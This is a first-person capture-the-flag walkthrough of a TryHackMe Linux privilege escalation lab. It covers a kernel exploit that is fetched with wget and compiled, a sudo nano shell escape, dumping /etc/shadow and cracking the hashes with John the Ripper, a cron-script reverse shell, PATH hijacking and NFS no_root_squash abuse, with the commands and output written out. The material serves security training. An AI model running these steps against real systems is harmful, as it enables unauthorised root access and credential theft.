Linux Privilege Escalation


Learn the fundamentals of Linux privilege escalation. From enumeration to exploitation, get hands-on with over 8 different privilege escalation techniques.

Task 3 Enumeration

➔ I ssh into the machine using the given credentials

Username : karen
Password : Password1

Command: ssh karen@10.10.247.164




What is the hostname of the target system?

Answer: wade7363
Command: hostname

What is the Linux kernel version of the target system?

Answer: 3.13.0-24-generic
Command: uname -a



What Linux is this?

Answer: **Ubuntu 14.04 LTS**
Command: **cat etc/issue**


What version of the Python language is installed on the system?

Answer: **2.7.6**
Command: **python - -version**

What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)


Answer: **CVE-2015-1328**

➔ I searched google for the CVE of the kernel version of the target system which is " 3.13.0–24-generic ".



Task 5 Privilege Escalation: Kernel Exploits

➔ I launched the target machine and ssh into it
Command: **ssh karen@10.10.179.149**




What is the content of the flag1.txt file?
Answer: **THM-28392872729920**

➔ I found the location of flag1.txt to be in /home/matt/flag1.txt

Command: **find /home -name "flag1.txt" 2>/dev/null**


➔ To get the flag using cat, I got a “permission denied” error since I accessed the target machine with the low-privilege user (as “karen”), meaning I can not access the file flag1.txt.



➔ I decided to get detailed information about the file "flag1.txt" located in the "/home/matt" directory.

Command: **ls -lah /home/matt/flag1.txt**

➔ The above screenshot showed that i need to be a root user to asses the flag1,txt file, this is where privilege escalation comes in
➔ I search for the exploit code previously found in the vulnerable kernel version exploitdb and downloaded it



➔ Then I moved it into your /tmp folder.

Command: mv 37292.c tmp

➔ I transferred the exploit code from my local machine to the target system using the SimpleHTTPServer Python module and wget

➔ On my local machine, i started up the python server

Command: python3 -m http.server 8000

➔ Note: Do not close the terminal, also notice the server was started in the /tmp directory that houses the exploit

➔ On a new tab, i got the ip address of my local machine(this will be needed when sending the file to the target using wget)


Command: ifconfig

➔ On my target, i cd to the /tmp directory and i sent the exploit

Command: cd /tmp
Command: wget http://10.4.70.223:8000/37292.c

➔ I checked the current user privilege and of course, the user is Karen

Command: id



➔ Now that the exploit has been downloaded/sent to the target machine, i converted it


Command: gcc 37292.c -o pwned

➔ After successful conversion, i ran it using the command

Command: ./pwned


➔ Then i checked the user privilege and i confirm that the privilege escalation exploit was successful, as i am now the root user

Command: id




Getting the flag

➔ Remember the location of the flag is /home/matt/flag1.txt, I cd to /home/matt and cat the content of the file flag1.txt



Task 6 Privilege Escalation: Sudo


➔ I terminated the previous machine and ran the machine for this task.Then, I ssh into Karen's account via my local machine's terminal



How many programs can the user "karen" run on the target system with sudo rights?

Answer: 3
Command: sudo -l

➔ The 3 programs/commands are find, less, and nano.




What is the content of the flag2.txt file?

Answer: THM-402028394

➔ First, i looked for the location of flag2.txt file

Command: find /home -name "flag2.txt" 2>/dev/null

➔ It is in the /home/ubuntu, so i cd here and cat out the flag



How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?
Answer: sudo nmap --interactive

What is the hash of frank's password?
Answer:
$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjeIWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1

➔ I cd back to root
Command: cd /

➔ Then check the user privilege and found that i don't have root privilege so i can't run the cat /etc/shadow to get frank's hash

Command:id

➔ To escalate privilege,i ran this command

Command: sudo nano

➔ I entered the following command to gain root access

Command: reset; bash 1>&0 2>&0

➔ Finally, i pressed Enter and i see that i have my root access

➔ Then i ran the command to

Command: cat /etc/shadow

Task 7 Privilege Escalation: SUID

➔ I terminated my previous machine and reconnected to Karen's IP just like before.

Which user shares the name of a great comic book writer?
Answer: gerryconway

➔ To find the users

Command: **cat /etc/passwd**

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
gerryconway:x:1001:1001::/home/gerryconway:/bin/sh
user2:x:1002:1002::/home/user2:/bin/sh
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
karen:x:1003:1003::/home/karen:/bin/sh
```

What is the password of user2?

Answer: **Password1**

➔ First, on my local machine, I created a folder named suid, then I created files in the folder; passwd.txt and shadow.txt.

```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ mkdir suid

┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ cd suid

┌──(cyvally㉿Cyvally)-[~/Downloads/suid]
└─$ touch passwd.txt

┌──(cyvally㉿Cyvally)-[~/Downloads/suid]
└─$ touch shadow.txt

┌──(cyvally㉿Cyvally)-[~/Downloads/suid]
└─$ ls
passwd.txt  shadow.txt

┌──(cyvally㉿Cyvally)-[~/Downloads/suid]
└─$
```

➔ Then, I tried to find the password hash from passwd and save them in my passwd.txt file.

Command: **base64 /etc/passwd | base64 --decode**

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
gerryconway:x:1001:1001::/home/gerryconway:/bin/sh
user2:x:1002:1002::/home/user2:/bin/sh
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
karen:x:1003:1003::/home/karen:/bin/sh
```

➔ Also,I tried to find the password hash from the shadow file and save them in my shadow.txt file.

Command: base64 /etc/shadow | base64 --decode

```
www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!!:18796::::::
ubuntu:!:18796:0:99999:7:::
gerryconway:$6$vgzgxM3ybTlB.wkV$48YDY7qQnp4purOJ19mxfMOwKt.H2LaWKPu0zKlWKaUMG1N7weVzqobp65RxlMIZ/NirxeZdOJMEOp3ofE.RT/:18796:0:99999:7:::
user2:$6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7IukRqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV1mb/:18796:0:99999:7:::
lxd:!:18796::::::
karen:$6$VjcrKz/6S8rhV4I7$yboTb0MExqpMXW0hjEJgqLWs/jGPJA7N/fEoPMuYLY1w16FwL7ECCbQWJqYLGpy.Zscna9GILCSaNLJdBP1p8/:18796:0:99999:7:::
$
```

➔ Next, I unshadowed the password hashes and saved to passwords.txt file

Command: unshadow passwd.txt shadow.txt > passwords.txt

```
┌──(cyvally㉿Cyvally)-[~/Downloads/suid]
└─$ unshadow passwd.txt shadow.txt > passwords.txt
Created directory: /home/cyvally/.john
```

➔ Finally i used the John The Ripper tool to crack the password.

Command: john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt

```
┌──(cyvally㉿Cyvally)-[~/Downloads/suid]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (user2)
1g 0:00:00:05 DONE (2024-04-23 19:47) 0.1727g/s 618.9p/s 618.9c/s 618.9C/s girls..fresa
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

What is the content of the flag3.txt file?
Answer: **THM-3847834**

➔ First i searched for the location of the flag3.txt file and found it to be in /home/ubuntu/

Command: **find /home -name "flag3.txt" 2>/dev/null**

```
$ find /home -name "flag3.txt" 2>/dev/null
/home/ubuntu/flag3.txt
$
```
Location

➔ Then i cd to /home/ubuntu and outputted the flag

Command: **base64 /home/ubuntu/flag3.txt | base64 --decode**

```
$ base64 /home/ubuntu/flag3.txt | base64 --decode
THM-3847834
$
```
Flag

Task 8 Privilege Escalation: Capabilities


How many binaries have set capabilities?
Answer: **6**

Command: **getcap -r / 2>/dev/null**

```
$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
$
```

What other binary can be used through its capabilities?
Answer: **view**

Command: **getcap -r /**



What is the content of the flag4.txt file?

Answer: **THM-9349843**

➔ First i searched for the location of the flag3.txt file and found it to be in /home/ubuntu/

Command: **find /home -name "flag4.txt" 2>/dev/null**

Task 9 Privilege Escalation: Cron Jobs

How many user-defined cron jobs can you see on the target system?
Answer: **4**

➔ I terminated the previous machine and log into Karen's system

➔ I checked the cron jobs running

Command: **cat /etc/crontab**

What is the content of the flag5.txt file?

Answer: THM-383000283

➔ First i searched for the location of the flag3.txt file and found it to be in /home/ubuntu/

Command: find /home -name "flag5.txt" 2>/dev/null

➔ But i could not output the content, since my current user is karen, this means i have to escalate privilege

➔ I navigated to the directory where my backup.sh script is located


➔ I checked the content of the file

Command: cat backup.sh

➔ this script changes to a specific directory (/home/admin/1/2/3/Results) and zips all files and directories in that directory into a single zip file named download.zip, which is saved in the /home/admin directory.

```
$ cat backup.sh
#!/bin/bash
cd /home/admin/1/2/3/Results
zip -r /home/admin/download.zip ./*
$
```

➔ Then, i modified the script(using nano) to create a reverse shell with root privileges



➔ On another tab, i set up my listener

Command: nc -lvnp 1234

➔ Then i run the backup.sh script

Command: chmod +x backup.sh

```
$ nano backup.sh
$ chmod +x backup.sh
$
```

➔ I found that privilege escalation was successful

➔ And i got the flag

What is Matt's password?

Answer: 123456

Command- cat /etc/shadow

➔ Then i copied the hash into matt.txt file and used john the ripper tool to crack the hash

Command: **john --wordlist=/usr/share/wordlists/rockyou.txt matt.txt**

Task 10 Privilege Escalation: PATH

What is the odd folder you have write access for?

Answer: **/home/murdoch**
Command: **find / -writable 2>/dev/null | grep home**

Exploit the $PATH vulnerability to read the content of the flag6.txt file.


➔ I cd into /home/murdoch and see that it has files: test and thm.py.

➔ I needed to get a better interactive shell
Command: **bash**

➔ Then i tried to see what's in the both files

For the test file

Command:file test




For file thm.py

Command: file thm.py
Command: cat thm.py

➔ Then i try to run the test file and i see that it depends on thm file which is not found

Command: ./test




➔ This means i'll need to create a thm file and write a little script to read the contents of flag6.txt file.

Command: touch thm

➔ I needed to know the location of the flag6.txt file

Command: find /home -name "flag6.txt" 2>/dev/null

And i see it is located in /home/matt/flag6.txt



➔ To read the contents of flag6.txt file, i wrote the script into this file

Command: echo cat /home/matt/flag6.txt" > thm.

```
karen@ip-10-10-156-195:/home/murdoch$ echo "cat /home/matt/flag6.txt" > thm
```

➔ Then i made the thm file executable

Command: chmod +x thm

```
karen@ip-10-10-156-195:/home/murdoch$ chmod +x thm
```

➔ To run the test file, i need to export the path

Command: export PATH=/home/murdoch:$PATH

What is the content of the flag6.txt file?

Answer: THM-736628929

➔ Now, i can run the test file

Command: ./test

```
> chmod +x thm
> ^C
karen@ip-10-10-156-195:/home/murdoch$ echo "cat /home/matt/flag6.txt" > thm
karen@ip-10-10-156-195:/home/murdoch$ chmod +x thm
karen@ip-10-10-156-195:/home/murdoch$  export PATH=/home/murdoch:$PATH
karen@ip-10-10-156-195:/home/murdoch$ ./test
THM-736628929
karen@ip-10-10-156-195:/home/murdoch$
```

Flag

Task 11 Privilege Escalation: NFS

➔ I terminated the previous machine and logged into Karen's system.

How many mountable shares can you identify on the target system?

Answer: 3

➔ I enumerated mountable shares

Command: showmount -e <YOUR MACHINE IP>

I.e showmount -e 10.10.13.182

```
Export list for 10.10.13.182:
/home/ubuntu/sharedfolder *
/tmp                      *
/home/backup              *
$
```

How many shares have the "no_root_squash" option enabled?

Answer: 3

Command: cat /etc/exports

```
$  showmount -e 10.10.13.182
Export list for 10.10.13.182:
/home/ubuntu/sharedfolder *
/tmp                      *
/home/backup              *
$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_check)
```

Gain a root shell on the target system

➔ On my local machine, i ran the following commands

Command: mkdir /tmp/sharedfolder

Command: sudo mount -o rw 10.10.253.211:/home/ubuntu/sharedfolder /tmp/sharedfolder

